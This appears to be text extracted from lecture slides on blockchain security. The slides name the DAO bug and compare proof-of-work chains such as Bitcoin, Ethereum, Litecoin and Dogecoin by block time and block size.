
The DAO Bug




The DAO Bug



The DAO Bug





Comparing Quantitatively Layer 1 Security

How to Compare PoW Blockchains?



Bitcoin



Ethereum



Litecoin



Dogecoin

How to Compare PoW Blockchains?



Bitcoin



Ethereum



Litecoin




Dogecoin

- 2 parameters

- ▶ Block generation



- ▶ Block size



How to Compare PoW Blockchains?



Bitcoin

10 min



Ethereum

15 sec



Litecoin

2.5 min



Dogecoin


1 min

- 2 parameters

- ▶ Block generation



- ▶ Block size



How to Compare PoW Blockchains?



Bitcoin

10 min



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15 sec



Litecoin

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Dogecoin

1 min


- 2 parameters




Faster block generation



Faster payments




Bigger block size




More throughput/
Slower propagation

